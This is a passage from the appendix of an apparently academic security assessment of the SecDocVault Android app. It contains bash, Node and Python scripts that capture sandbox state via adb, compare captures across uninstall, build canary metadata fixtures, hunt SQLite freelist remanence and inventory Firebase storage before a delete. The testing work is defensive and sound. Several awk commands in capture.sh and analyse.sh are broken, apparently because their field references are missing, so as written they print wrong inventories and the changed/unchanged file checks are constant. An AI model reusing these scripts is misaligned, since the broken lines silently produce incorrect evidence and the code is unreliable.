# ---------------------------------------------------------------- 5. MediaStore
{
 echo
 echo "## 5. MediaStore rows mentioning the app or its exports"
 sh "content query --uri content://media/external/file --projection _id,_data,owner_package_name" \
   | grep -iE "secdocvault|censored|Download" | sed 's/^/  /' | head -40
 echo "  --- matched rows: $(sh "content query --uri content://media/external/file --projection _id,_data,owner_package_name" | grep -icE 'secdocvault|censored') ---"
} >> "$OUT/summary.txt"

# ---------------------------------------------------------------- 6. accounts
{
 echo
 echo "## 6. Device accounts (an AccountManager entry would outlive the app)"
 sh "dumpsys account" | grep -iE "Account \{|secdocvault" | sed 's/^/  /' | head -20
} >> "$OUT/summary.txt"

cat "$OUT/summary.txt"
echo
echo "written: $OUT/"
```

compare-state.sh

```
#!/usr/bin/env bash
# TA-06 -- diff two state captures and state the verdict.
#
#   ./compare-state.sh <before-label> <after-label>
#
# The plan's pass condition: "no app-visible identifier survives uninstall/reinstall."
# Fail: "any stable value persists, permitting a returning user to be recognised."
#
# The verdict this prints is mechanical and deliberately narrow: it reports what CHANGED and
# what DID NOT. It does not decide whether a surviving value is an identifier -- that judgement
# belongs in the write-up, because "the file count is unchanged" and "the same secret is still
# readable" are very different findings that a diff cannot tell apart.

set -uo pipefail
cd "$(git rev-parse --show-toplevel)" || exit 1

A="${1:?usage: compare-state.sh <before-label> <after-label>}"
B="${2:?usage: compare-state.sh <before-label> <after-label>}"
DA="evidence/TA-06/state/$A"
DB="evidence/TA-06/state/$B"
```

```
for d in "$DA" "$DB"; do
 [ -d "$d" ] || { echo "missing capture: $d" >&2; exit 1; }
done

field() { grep -m1 "^  $2" "$1/summary.txt" 2>/dev/null | sed 's/^[^:]*: *//'; }

echo "# TA-06 comparison -- $A  ->  $B"
echo "# generated: $(date -u '+%Y-%m-%dT%H:%M:%SZ')"
echo

echo "## Identifier-level"
printf '%-22s %-34s %-34s %s\n' "value" "$A" "$B" "verdict"
for f in "appId(uid)" "firstInstallTime" "signature hash" "shell scope" "app scope"; do
 VA="$(field "$DA" "$f")"; VB="$(field "$DB" "$f")"
 if [ -z "$VA" ] || [ -z "$VB" ]; then           V="not comparable"
 elif [ "$VA" = "$VB" ]; then
   case "$VA" in
     *"NOT MEASURED"*|*UNREADABLE*)              V="not comparable" ;;
     *)                                          V="** PERSISTED **" ;;
   esac
 else                                            V="changed"
 fi
 printf '%-22s %-34s %-34s %s\n' "$f" "${VA:0:33}" "${VB:0:33}" "$V"
done

echo
echo "## Shared storage (/sdcard/Download) -- not cleared by uninstall"
if [ -s "$DA/download-hashes.txt" ] && [ -s "$DB/download-hashes.txt" ]; then
 SURV=$(comm -12 <(sort "$DA/download-hashes.txt") <(sort "$DB/download-hashes.txt") | grep -c .)
 echo "  files in $A ........... $(grep -c . "$DA/download-hashes.txt")"
 echo "  files in $B ........... $(grep -c . "$DB/download-hashes.txt")"
 echo "  byte-identical across .. $SURV"
 [ "$SURV" -gt 0 ] && {
   echo "  surviving files:"
   comm -12 <(sort "$DA/download-hashes.txt") <(sort "$DB/download-hashes.txt") | sed 's/^/    /' | head -20
 }
else
 echo "  no hash data on one or both sides -- not comparable"
fi

echo
echo "## App sandbox"
# Measured-ness is read from the marker written by capture-state.sh, NOT inferred from file size.
# An empty sandbox-hashes.txt is the SUCCESS case -- a cleared sandbox -- and testing with `-s`
# ("non-empty") previously reported that result as a collection gap. The two states produce an
# identical byte count and can only be told apart by whether the capture ran at all.
MA=no; MB=no
[ -f "$DA/.sandbox-measured" ] && MA=yes
[ -f "$DB/.sandbox-measured" ] && MB=yes

if [ "$MA" = yes ] && [ "$MB" = yes ]; then
 # `grep -c` already prints 0 on no-match, but exits 1 -- so `|| echo 0` emitted a second zero.
 NA=$(grep -c . "$DA/sandbox-hashes.txt" 2>/dev/null); NA=${NA:-0}
 NB=$(grep -c . "$DB/sandbox-hashes.txt" 2>/dev/null); NB=${NB:-0}
 SURV=$(comm -12 <(sort "$DA/sandbox-hashes.txt" 2>/dev/null) <(sort "$DB/sandbox-hashes.txt" 2>/dev/null) | grep -c .)
 echo "  files in $A ........... $NA"
 echo "  files in $B ........... $NB"
 echo "  byte-identical across .. $SURV"
 if [ "$SURV" -gt 0 ]; then
   echo "  ** SURVIVING SANDBOX FILES -- investigate each **"
   comm -12 <(sort "$DA/sandbox-hashes.txt") <(sort "$DB/sandbox-hashes.txt") | sed 's/^/    /' | head -20
 else
   echo "  -> no file survived. Sandbox was cleared. (MEASURED -- both captures had run-as.)"
 fi
else
 echo "  not comparable -- run-as unavailable in: $([ "$MA" = no ] && echo "$A ")$([ "$MB" = no ] && echo "$B")"
 echo "  This is a COLLECTION GAP, not a pass. Do not record it as 'nothing survived'."
fi

echo
echo "## shared_prefs"
if [ "$MA" = yes ] && [ "$MB" = yes ]; then
 if diff -q "$DA/shared_prefs.xml.txt" "$DB/shared_prefs.xml.txt" >/dev/null 2>&1; then
   echo "  ** IDENTICAL -- every stored preference survived, byte for byte **"
 else
   # When shared_prefs/ is empty the glob does not expand, so the capture contains the literal
   # header "==== shared_prefs/*.xml" followed by cat's error. Counting that as a pref file
   # reports 1 where the truth is 0 -- and 0 is the result the test exists to establish.
   prefcount() { grep "^===== " "$1" 2>/dev/null | grep -vc '\*\.xml$' ; }
   PA=$(prefcount "$DA/shared_prefs.xml.txt"); PA=${PA:-0}
   PB=$(prefcount "$DB/shared_prefs.xml.txt"); PB=${PB:-0}
   echo "  pref files in $A ..... $PA"
   echo "  pref files in $B ..... $PB"
   echo "  -> differ, as a clean uninstall requires."
   # Name the files on each side: a pref file present in BOTH is the interesting case, even if
   # its contents changed, because it means the app re-created state under the same key.
   comm -12 <(grep "^===== " "$DA/shared_prefs.xml.txt" 2>/dev/null | sort) \
            <(grep "^===== " "$DB/shared_prefs.xml.txt" 2>/dev/null | sort) \
     | sed 's/^===== /    also present after reinstall (re-created, not survived): /'
 fi
else
 echo "  not comparable -- run-as unavailable on one side."
fi
```

A.4 TA-07: Metadata survival through ingestion, export and censor mode

roundtrip.mjs

```
/**
* TA-07 step 5 -- offline byte-identity harness.
*
* Question: does the encrypt/decrypt stage of the ingestion pipeline preserve
* file bytes verbatim (and therefore preserve EXIF/XMP/IPTC/thumbnail)?
*
* What is REAL here:
*   - src/services/crypto/documentCrypto.ts, copied byte-for-byte and NOT edited
*     (sha256 recorded in commands.txt). encryptBase64Payload /
*     decryptBase64Payload are the actual application functions.
*
* What is SIMULATED here:
```

```
*   - `react-native-quick-crypto` -> node:crypto (same API surface).
*   - `RNFS.readFile(path, 'base64')` -> fs.readFileSync(path).toString('base64').
*     This is exactly the transform upload.ts:248 performs.
*   - The JSON payload envelope is assembled the same way upload.ts:256-262 does.
*   - `RNFS.writeFile(out, base64, 'base64')` (storage.ts:583) -> Buffer.from(b64,'base64').
*
* upload.ts / storage.ts themselves are NOT executed (they pull in Firebase,
* Keychain and the native pickers). Their file-byte handling is reproduced
* line-for-line from source and cited in ingestion-trace.md.
*/
import fs from 'node:fs';
import path from 'node:path';
import crypto from 'node:crypto';
import url from 'node:url';
import {createRequire} from 'node:module';

globalThis.crypto ??= crypto.webcrypto;
// documentCrypto.ts resolves its native crypto via a bare `require(...)` inside
// a try/catch. Under ESM that identifier is undefined, so the module silently
// falls back to its "unavailable" shim. Providing a real CommonJS require makes
// the REAL code path execute against the stub in ./node_modules.
globalThis.require = createRequire(import.meta.url);

const {encryptBase64Payload, decryptBase64Payload, randomWordArray, toBase64} =
 await import('./documentCrypto.ts');

// Paths derived from this file's own location, not hardcoded to one machine. The original
// version pinned /Users/dany/... which makes the harness unrunnable by anyone reproducing it --
// the same defect that had to be fixed in the TA-04 fixture generator.
const HERE = path.dirname(url.fileURLToPath(import.meta.url));
const FIX  = path.join(HERE, '..', 'fixtures');
const OUT  = path.join(HERE, '..', 'roundtrip-out');
fs.mkdirSync(OUT, {recursive: true});

// Enumerated from disk rather than hardcoded: a fixture added to the directory but forgotten
// here would be silently untested, and "we never ran it" is indistinguishable from "it passed"
// in the results table. fixture-office.docx (TA-07 row 23) was exactly such an omission.
const fixtures = fs.readdirSync(FIX)
 .filter(n => n.startsWith('fixture-'))
 .sort();

const sha = b => crypto.createHash('sha256').update(b).digest('hex');
const rows = [];

console.log('=== TA-07 encrypt/decrypt byte-identity harness ===');
console.log('node', process.version);
console.log('documentCrypto.ts sha256:', sha(fs.readFileSync('./documentCrypto.ts')));
console.log('');

for (const name of fixtures) {
 const src = path.join(FIX, name);
 const original = fs.readFileSync(src);

 // --- upload.ts:481  documentKey = toBase64(randomWordArray(32)) ------------
 const documentKey = toBase64(randomWordArray(32));

 // --- upload.ts:248  RNFS.readFile(filePath, 'base64') ----------------------
 const fileBase64 = original.toString('base64');

 // --- upload.ts:252  encryptBase64Payload(fileBase64, fileKeyB64) -----------
 const encrypted = await encryptBase64Payload(fileBase64, documentKey);

 // --- upload.ts:256-262  JSON payload envelope ----------------------------
 const payload = JSON.stringify({
   version: encrypted.version,
   algorithm: encrypted.algorithm,
   iv: encrypted.iv,
   cipher: encrypted.cipher,
   authTag: encrypted.authTag,
 });

 // --- storage.ts:547-561  parse + decryptBase64Payload --------------------
 const parsed = JSON.parse(payload);
 const recoveredBase64 = await decryptBase64Payload(
   parsed.cipher,
   parsed.iv,
   documentKey,
   parsed.algorithm ?? 'AES-256-CBC',
   parsed.authTag,
 );

 // --- storage.ts:583  RNFS.writeFile(outputPath, base64, 'base64') ---------
 const recovered = Buffer.from(recoveredBase64, 'base64');
 const outPath = path.join(OUT, `roundtrip-${name}`);
 fs.writeFileSync(outPath, recovered);

 const identical = original.equals(recovered);
 rows.push({name, identical});

 console.log(`--- ${name}`);
 console.log(`    original  bytes=${original.length} sha256=${sha(original)}`);
 console.log(`    recovered bytes=${recovered.length} sha256=${sha(recovered)}`);
 console.log(`    payload envelope bytes=${payload.length} algorithm=${parsed.algorithm} version=${parsed.version}`);
 console.log(`    BYTE-IDENTICAL: ${identical}`);

 // Does the CIPHERTEXT itself leak the plaintext canaries? (it must not)
 const cipherBytes = Buffer.from(parsed.cipher, 'base64');
 const canaries = [
   'CANARY-EXIF-0001', 'SecDocVaultTest', 'FixtureCam-9000',
   'CANARY-XMP-0005', 'CANARY-IPTC-0006', 'TA07-PDF-AUTHOR',
 ];
 const leaked = canaries.filter(c => cipherBytes.includes(Buffer.from(c, 'utf8')));
 console.log(`    canary strings visible in raw ciphertext: ${leaked.length ? leaked.join(',') : 'NONE'}`);
 console.log('');
}

console.log('=== SUMMARY ===');
for (const r of rows) {
 console.log(`${r.identical ? 'IDENTICAL' : 'DIFFERENT '}  ${r.name}`);
}
console.log(`all identical: ${rows.every(r => r.identical)}`);
```

make-ooxml-fixture.py

```
#!/usr/bin/env python3
"""TA-07 row 23 -- build the Office (OOXML) fixture the [AUTO] run left unbuilt.

The device procedure said "create any .docx, then set tags with exiftool". That is not good
enough for this test, for two reasons:

 1. exiftool WRITES OOXML metadata by rewriting the zip. If the fixture is produced that way,
```

```
    a later byte-identity comparison partly measures exiftool's zip writer rather than the
    app's handling. Authoring the container directly keeps the fixture's provenance clean.
 2. "Any .docx" from Word or LibreOffice carries that authoring tool's own metadata --
    real user names, real paths, a real machine. A fixture must carry values that are
    unmistakably synthetic, so any hit during analysis is provably ours.

Every value below is a canary: a string that cannot occur by accident, so `grep` on a decrypted
payload or an exported file gives an unambiguous answer.

   python3 make-ooxml-fixture.py [outdir]

Produces fixture-office.docx plus a manifest of the canaries it contains.
"""
import sys, zipfile, hashlib, pathlib

OUT = pathlib.Path(sys.argv[1] if len(sys.argv) > 1 else "evidence/TA-07/fixtures")
OUT.mkdir(parents=True, exist_ok=True)
DOCX = OUT / "fixture-office.docx"

# The plan's step 4 names three OOXML metadata classes to test: author, revision history, and
# embedded paths. Each gets a distinct canary so they can be tracked independently -- they live
# in different parts of the container and could plausibly survive separately.
CANARIES = {
   "dc:creator":        "TA07-DOCX-CREATOR",          # author
   "cp:lastModifiedBy": "TA07-DOCX-LASTMODBY",        # author, second identity
   "dc:title":          "CANARY-DOCX-0012",
   "dc:subject":        "CANARY-DOCXSUBJ-0013",
   "cp:keywords":       "CANARY-DOCXKEYWORD-0014",
   "cp:revision":       "17",                         # revision history
   "Company":           "TA07-DOCX-COMPANY",
   "Manager":           "TA07-DOCX-MANAGER",
   "Application":       "TA07-DOCX-APPLICATION",
   "Template":          r"C:\Users\ta07-canary-user\AppData\CANARY-DOCXPATH-0015.dotm",  # embedded path
   "TotalTime":         "424242",                     # edit-time telemetry
   "body-text":         "CANARY-DOCXBODY-0016",       # content, to prove the doc itself survives
}

CONTENT_TYPES = """<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Types xmlns="http://schemas.openxmlformats.org/package/2006/content-types">
<Default Extension="rels" ContentType="application/vnd.openxmlformats-package.relationships+xml"/>
<Default Extension="xml" ContentType="application/xml"/>
<Override PartName="/word/document.xml" ContentType="application/vnd.openxmlformats-officedocument.wordprocessingml.document.main+xml"/>
<Override PartName="/docProps/core.xml" ContentType="application/vnd.openxmlformats-package.core-properties+xml"/>
<Override PartName="/docProps/app.xml" ContentType="application/vnd.openxmlformats-officedocument.extended-properties+xml"/>
</Types>"""

RELS = """<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/officeDocument" Target="word/document.xml"/>
<Relationship Id="rId2" Type="http://schemas.openxmlformats.org/package/2006/relationships/metadata/core-properties" Target="docProps/core.xml"/>
<Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/extended-properties" Target="docProps/app.xml"/>
</Relationships>"""

DOCUMENT = f"""<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main">
<w:body><w:p><w:r><w:t>{CANARIES['body-text']}</w:t></w:r></w:p>
<w:sectPr><w:pgSz w:w="11906" w:h="16838"/></w:sectPr></w:body></w:document>"""

CORE = f"""<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties"
xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://purl.org/dc/terms/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<dc:title>{CANARIES['dc:title']}</dc:title>
<dc:subject>{CANARIES['dc:subject']}</dc:subject>
<dc:creator>{CANARIES['dc:creator']}</dc:creator>
<cp:keywords>{CANARIES['cp:keywords']}</cp:keywords>
<cp:lastModifiedBy>{CANARIES['cp:lastModifiedBy']}</cp:lastModifiedBy>
<cp:revision>{CANARIES['cp:revision']}</cp:revision>
<dcterms:created xsi:type="dcterms:W3CDTF">2019-03-14T09:26:53Z</dcterms:created>
<dcterms:modified xsi:type="dcterms:W3CDTF">2019-03-14T11:41:07Z</dcterms:modified>
</cp:coreProperties>"""

APP = f"""<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Properties xmlns="http://schemas.openxmlformats.org/officeDocument/2006/extended-properties"
xmlns:vt="http://schemas.openxmlformats.org/officeDocument/2006/docPropsVTypes">
<Application>{CANARIES['Application']}</Application>
<Company>{CANARIES['Company']}</Company>
<Manager>{CANARIES['Manager']}</Manager>
<Template>{CANARIES['Template']}</Template>
<TotalTime>{CANARIES['TotalTime']}</TotalTime>
<Pages>1</Pages><Words>1</Words><Characters>18</Characters>
<AppVersion>16.0000</AppVersion>
</Properties>"""

# Fixed timestamps in the zip entries: a fixture whose bytes change between generations cannot
# support a byte-identity comparison.
def add(z, name, data):
   zi = zipfile.ZipInfo(name, date_time=(2019, 3, 14, 9, 26, 52))
   zi.compress_type = zipfile.ZIP_DEFLATED
   zi.external_attr = 0o600 << 16
   z.writestr(zi, data)

with zipfile.ZipFile(DOCX, "w") as z:
   add(z, "[Content_Types].xml", CONTENT_TYPES)
   add(z, "_rels/.rels", RELS)
   add(z, "word/document.xml", DOCUMENT)
   add(z, "docProps/core.xml", CORE)
   add(z, "docProps/app.xml", APP)

raw = DOCX.read_bytes()
sha = hashlib.sha256(raw).hexdigest()

man = OUT.parent / "ooxml-manifest.csv"
with open(man, "w") as f:
   f.write("fixture,sha256,bytes,container,part,tag,expected_value,purpose\n")
   part = {"dc:creator": "docProps/core.xml", "cp:lastModifiedBy": "docProps/core.xml",
           "dc:title": "docProps/core.xml", "dc:subject": "docProps/core.xml",
           "cp:keywords": "docProps/core.xml", "cp:revision": "docProps/core.xml",
           "Company": "docProps/app.xml", "Manager": "docProps/app.xml",
           "Application": "docProps/app.xml", "Template": "docProps/app.xml",
           "TotalTime": "docProps/app.xml", "body-text": "word/document.xml"}
   purpose = {"dc:creator": "author identity", "cp:lastModifiedBy": "second author identity",
              "cp:revision": "revision history", "Template": "embedded local filesystem path",
              "TotalTime": "cumulative edit time (behavioural telemetry)",
              "body-text": "document content, proves the payload itself survives"}
   for tag, val in CANARIES.items():
       f.write(f'fixture-office.docx,{sha},{len(raw)},OOXML,{part[tag]},{tag},"{val}",'
               f'"{purpose.get(tag, "metadata canary")}"\n')

print(f"built  : {DOCX}")
print(f"sha256 : {sha}")
print(f"bytes  : {len(raw)}")
print(f"manifest: {man}")
```

A.5 TA-09: Device-layer remanence after delete

capture.sh

```
#!/usr/bin/env bash
# TA-09 -- capture the complete app sandbox at one phase of the delete lifecycle.
#
#   ./capture.sh <serial> <label>
#
# Labels, in order: 01-baseline  02-after-upload  03-after-delete  04-after-uninstall
#
# What IS reachable via run-as on the debug build is the entire app sandbox: files/, cache/,
# databases/ INCLUDING SQLite rollback journals and WAL files, shared_prefs/, and the DataStore
# protobufs holding Keychain material.
#
# That is enough to answer the question the plan actually asks, for one important reason:
# **SQLite does not zero deleted rows.** Without `PRAGMA secure_delete`, the bytes of a deleted
# row stay in the page freelist until something reuses the page. Searching the raw .db bytes
# after a delete is the database-layer equivalent of carving unallocated space, and it needs no
# root. If a canary survives in a freelist page, that is a genuine remanence finding.

set -uo pipefail
cd "$(git rev-parse --show-toplevel)" || exit 1

D="${1:?usage: capture.sh <serial> <label>}"
LABEL="${2:?usage: capture.sh <serial> <label>}"
PKG="com.secdocvault"
OUT="evidence/TA-09/phases/$LABEL"
rm -rf "$OUT"; mkdir -p "$OUT/sandbox"

runas() { adb -s "$D" shell "run-as $PKG $*" 2>/dev/null | tr -d '\r'; }

if ! runas id | grep -q uid=; then
 echo "run-as unavailable -- install the debug build first. Refusing to write a partial capture." >&2
 exit 1
fi

# Flush anything SQLite is holding in memory so the on-disk state is what the app would leave.
adb -s "$D" shell am force-stop "$PKG" >/dev/null 2>&1
sleep 2

{
 echo "# TA-09 phase capture -- $LABEL"
 echo "# captured : $(date -u '+%Y-%m-%dT%H:%M:%SZ')"
 echo "# device   : $D"
 echo "# note     : app force-stopped before capture, so SQLite has checkpointed."
} > "$OUT/summary.txt"

# Inventory with sizes, then hashes.
runas "find . -type f -exec ls -la {} +" | awk '{print 5""NF}' | sort -k2 > "$OUT/inventory.txt"
runas "find . -type f -exec md5sum {} +" | sort -k2 > "$OUT/hashes.txt"

# Pull every file. Binary-safe via exec-out; `adb shell` alone would mangle CRLF.
while read -r f; do
 [ -n "$f" ] || continue
 rel="${f#./}"
 mkdir -p "$OUT/sandbox/$(dirname "$rel")"
 adb -s "$D" exec-out "run-as $PKG cat '$f'" > "$OUT/sandbox/$rel" 2>/dev/null
done < <(runas "find . -type f")

N=$(find "$OUT/sandbox" -type f | wc -l | tr -d ' ')
B=$(find "$OUT/sandbox" -type f -exec cat {} + 2>/dev/null | wc -c | tr -d ' ')
{
 echo "  files pulled : $N"
 echo "  total bytes  : $B"
 echo
 echo "## by directory"
 awk '{print $2}' "$OUT/inventory.txt" | sed 's|/[^/]*$||' | sort | uniq -c | sort -rn | sed 's/^/  /'
} >> "$OUT/summary.txt"

cat "$OUT/summary.txt"
echo "written: $OUT/"
```

analyse.sh

```
#!/usr/bin/env bash
# TA-09 -- differential analysis between two captured phases, plus a canary hunt.
#
#   ./analyse.sh <before-label> <after-label> [canary ...]
#
# Answers two questions the plan asks separately:
#   1. What did the delete actually REMOVE?  (hash-level diff)
#   2. What SURVIVED that should not have?   (canary search across every byte, including
#      SQLite freelist pages, journals and WAL files)
#
# Canary search is byte-level over the raw files, not via any parser. A row deleted from SQLite
# is unlinked from the b-tree but its bytes remain in the page freelist; `sqlite3 SELECT` would
# report it gone while `grep` on the file still finds it. Parsing would produce a false PASS,
# which is the failure mode this whole strand keeps hitting.

set -uo pipefail
cd "$(git rev-parse --show-toplevel)" || exit 1

A="${1:?usage: analyse.sh <before> <after> [canary ...]}"
B="${2:?usage: analyse.sh <before> <after> [canary ...]}"
shift 2
CANARIES=("$@")

PA="evidence/TA-09/phases/$A"
PB="evidence/TA-09/phases/$B"
for p in "$PA" "$PB"; do [ -d "$p" ] || { echo "missing capture: $p" >&2; exit 1; }; done

echo "# TA-09 differential -- $A  ->  $B"
echo "# generated: $(date -u '+%Y-%m-%dT%H:%M:%SZ')"
echo

echo "## 1. Files REMOVED between the phases"
comm -23 <(awk '{print $2}' "$PA/hashes.txt" | sort) <(awk '{print $2}' "$PB/hashes.txt" | sort) \
 | sed 's/^/  /' | head -40
R=$(comm -23 <(awk '{print $2}' "$PA/hashes.txt"|sort) <(awk '{print $2}' "$PB/hashes.txt"|sort) | grep -c .)
echo "  -> $R removed"
echo
echo "## 2. Files ADDED"
comm -13 <(awk '{print $2}' "$PA/hashes.txt"|sort) <(awk '{print $2}' "$PB/hashes.txt"|sort) \
```

```
 | sed 's/^/  /' | head -40
echo
echo "## 3. Files present in BOTH but CHANGED"
join -j2 <(sort -k2 "$PA/hashes.txt") <(sort -k2 "$PB/hashes.txt") \
 | awk '2!=3 {print "  "$1}' | head -40
echo
echo "## 4. Files present in BOTH and BYTE-IDENTICAL"
UNCH=$(join -j2 <(sort -k2 "$PA/hashes.txt") <(sort -k2 "$PB/hashes.txt") | awk '2==3' | grep -c .)
echo "  -> $UNCH unchanged"

if [ ${#CANARIES[@]} -gt 0 ]; then
 echo
 echo "## 5. Canary hunt in '$B' -- every byte of every file"
 echo "#    Includes SQLite databases, their -journal/-wal files, and DataStore protobufs."
 echo "#    A hit here after an in-app delete is a remanence finding."
 TOTAL_HITS=0
 for c in "${CANARIES[@]}"; do
   echo
   echo "  canary: $c"
   HITS=0
   while read -r f; do
     # -a treats binary as text; without it grep prints "Binary file matches" and the count is lost.
     n=$(grep -ac -- "$c" "$f" 2>/dev/null || true)
     if [ "${n:-0}" -gt 0 ]; then
       echo "    HIT  ${f#$PB/sandbox/}  ($n line(s))"
       HITS=$((HITS+1))
     fi
   done < <(find "$PB/sandbox" -type f)
   if [ "$HITS" -eq 0 ]; then
     echo "    not found in any file"
   else
     TOTAL_HITS=$((TOTAL_HITS + HITS))
   fi
 done
fi

# Exit status is a RESULT, not an error signal -- and it must not be left to whatever the last
# statement happened to evaluate to. An earlier version ended on `[ "$HITS" -eq 0 ] && echo ...`,
# so a canary being FOUND made the test false, short-circuited the &&, and the script exited 1.
# Finding the canary is the single most important positive outcome of this test, and it was being
# reported as a failure.
#
#   0 = no canary survived in the "after" phase   (clean)
#   2 = at least one canary survived              (REMANENCE -- the finding)
#
if [ "${TOTAL_HITS:-0}" -gt 0 ]; then
 echo
 echo "## Verdict: REMANENCE -- $TOTAL_HITS file(s) still contain a canary after deletion."
 exit 2
fi
echo
echo "## Verdict: no canary survived in the app sandbox."
echo "   NOTE: bounded by scope -- unallocated space was not carved (no root)."
exit 0
```

A.6 TA-10: Backend remanence after in-app delete

inventory.mjs

```
/**
* TA-10 step 1 -- pre-delete inventory.
*
* Purpose
* -------
* Claim 6 says a deleted document is not recoverable from the backend. You cannot prove that
* without first recording, exhaustively, everything that existed before the delete. This script
* builds that record so the post-delete probe has something to test against -- and so an orphan
* cannot hide simply because nobody wrote down that it was there.
*
* Credentials
* -----------
* Reads GOOGLE_APPLICATION_CREDENTIALS -- a path to a service-account key you download yourself
* from the Firebase console (Project settings → Service accounts → Generate new private key).
* The key is a credential: keep it outside the repo, never commit it, never paste it anywhere.
*
*   export GOOGLE_APPLICATION_CREDENTIALS=~/secure/docvault-admin.json
*   node inventory.mjs <docId> > ../../TA-10/pre-delete-inventory.json
*/

import { initializeApp, cert, applicationDefault } from 'firebase-admin/app';
import { getFirestore } from 'firebase-admin/firestore';
import { getStorage } from 'firebase-admin/storage';
import fs from 'node:fs';

const PROJECT_ID = 'docvault-third-year-project';
const BUCKET = 'docvault-third-year-project.firebasestorage.app';

const docId = process.argv[2];
if (!docId) {
 console.error('usage: node inventory.mjs <docId>');
 console.error('  find the docId in the app, or list recent docs with:  node inventory.mjs --list');
 process.exit(1);
}

const keyPath = process.env.GOOGLE_APPLICATION_CREDENTIALS;
if (!keyPath || !fs.existsSync(keyPath)) {
 console.error('GOOGLE_APPLICATION_CREDENTIALS is not set to a readable file.');
 console.error('Download a service-account key from the Firebase console and point this at it.');
 console.error('Keep it OUTSIDE the repository.');
 process.exit(1);
}

initializeApp({
 credential: keyPath ? cert(JSON.parse(fs.readFileSync(keyPath, 'utf8'))) : applicationDefault(),
 projectId: PROJECT_ID,
 storageBucket: BUCKET,
});

const db = getFirestore();
const bucket = getStorage().bucket();

if (docId === '--list') {
 const snap = await db.collection('vault').orderBy('createdAt', 'desc').limit(20).get();
 for (const d of snap.docs) {
   const x = d.data();
```

```
   console.error(`${d.id}  owner=${x.owner}  title=${JSON.stringify(x.title ?? '')}  refs=${(x.references ?? []).length}`);
 }
 process.exit(0);
}

const out = { docId, capturedAt: new Date().toISOString(), project: PROJECT_ID, bucket: BUCKET };

// ---- 1. the Firestore document ------------------------------------------------
const docRef = db.collection('vault').doc(docId);
const docSnap = await docRef.get();
out.firestoreDocument = {
 exists: docSnap.exists,
 data: docSnap.exists ? docSnap.data() : null,
};
if (!docSnap.exists) {
 console.error(`vault/${docId} does not exist -- nothing to inventory.`);
 process.exit(1);
}
const owner = docSnap.data().owner;
out.owner = owner;

// ---- 2. share grants ----------------------------------------------------------
const grants = await docRef.collection('sharedUsers').get();
out.shareGrants = grants.docs.map(g => ({ id: g.id, data: g.data() }));

// ---- 3. every Storage object --------------------------------------------------
// Two sources, deliberately: the references array the app maintains, AND an independent
// prefix listing. If they disagree, the app's own record of what it stored is already wrong
// and the delete path cannot be trusted to clean up what it does not know about.
const refs = docSnap.data().references ?? [];
out.referencesFromFirestore = refs;

const prefix = `vault/${owner}/${docId}/`;
const [files] = await bucket.getFiles({ prefix });
out.storageObjects = await Promise.all(files.map(async f => {
 const [md] = await f.getMetadata();
 return {
   name: f.name,
   size: Number(md.size),
   generation: md.generation,
   contentType: md.contentType,
   md5Hash: md.md5Hash,
   timeCreated: md.timeCreated,
 };
}));

out.referenceMismatch = {
 inFirestoreNotInStorage: refs
   .map(r => r.storagePath ?? r.path ?? r)
   .filter(p => typeof p === 'string' && !out.storageObjects.some(o => o.name === p)),
 inStorageNotInFirestore: out.storageObjects
   .map(o => o.name)
   .filter(n => !refs.some(r => (r.storagePath ?? r.path ?? r) === n)),
};

// ---- 4. object VERSIONS -------------------------------------------------------
// The plan asks specifically about this. Application code cannot delete a non-current
// generation, so if versioning is on, "delete" leaves the ciphertext retrievable.
const [versions] = await bucket.getFiles({ prefix, versions: true });
out.storageObjectVersions = versions.map(f => ({ name: f.name, generation: f.metadata.generation }));

// ---- 5. bucket retention / versioning / soft-delete ---------------------------
// These are project settings, NOT under the app's control. They can silently defeat
// every delete the application performs.
const [bucketMd] = await bucket.getMetadata();
out.bucketPolicy = {
 versioning: bucketMd.versioning ?? { enabled: false },
 retentionPolicy: bucketMd.retentionPolicy ?? null,
 softDeletePolicy: bucketMd.softDeletePolicy ?? null,
 lifecycle: bucketMd.lifecycle ?? null,
};

// ---- 6. the key backup --------------------------------------------------------
// Nothing in firestore.rules ties this collection's lifecycle to document deletion.
// If a wrapped envelope for the deleted document survives here, that is TA-11's fail
// condition reached through the backend.
const kb = await db.collection('vaultKeyBackups').doc(owner).get();
out.keyBackup = {
 exists: kb.exists,
 containsEnvelopeForThisDoc: kb.exists ? JSON.stringify(kb.data()).includes(docId) : false,
 keys: kb.exists ? Object.keys(kb.data()) : [],
};

// ---- 7. the owner's directory entry -------------------------------------------
const vu = await db.collection('vaultUsers').doc(owner).get();
out.vaultUsersEntry = { exists: vu.exists, fields: vu.exists ? Object.keys(vu.data()) : [] };

console.log(JSON.stringify(out, null, 2));

console.error(`
Inventory captured for ${docId}
 Storage objects        : ${out.storageObjects.length}
 Object versions        : ${out.storageObjectVersions.length}
 Share grants           : ${out.shareGrants.length}
 Versioning enabled     : ${out.bucketPolicy.versioning?.enabled ? 'YES -- deletes will not remove old generations' : 'no'}
 Soft-delete policy     : ${out.bucketPolicy.softDeletePolicy ? 'PRESENT -- ciphertext retained after delete' : 'none'}
 Retention policy       : ${out.bucketPolicy.retentionPolicy ? 'PRESENT -- deletes may be blocked entirely' : 'none'}
 Key backup has envelope: ${out.keyBackup.containsEnvelopeForThisDoc ? 'YES' : 'no'}
 Reference mismatch     : ${out.referenceMismatch.inStorageNotInFirestore.length} orphaned already
`);
process.exit(0);
```

probe.mjs

```
/**
* TA-10 steps 2-4 -- post-delete probe.
*
* Purpose
* -------
* Takes the pre-delete inventory and tests, artefact by artefact, whether the delete actually
* removed it. The pass condition is total: every artefact gone from every backend location, no
* path retrievable. Anything left is an orphan, and the plan asks specifically about two classes
* the application cannot control -- object versions and bucket retention.
*
* Usage
*   export GOOGLE_APPLICATION_CREDENTIALS=~/secure/docvault-admin.json
*   node probe.mjs ../../TA-10/pre-delete-inventory.json > ../../TA-10/post-delete-probe.json
*/

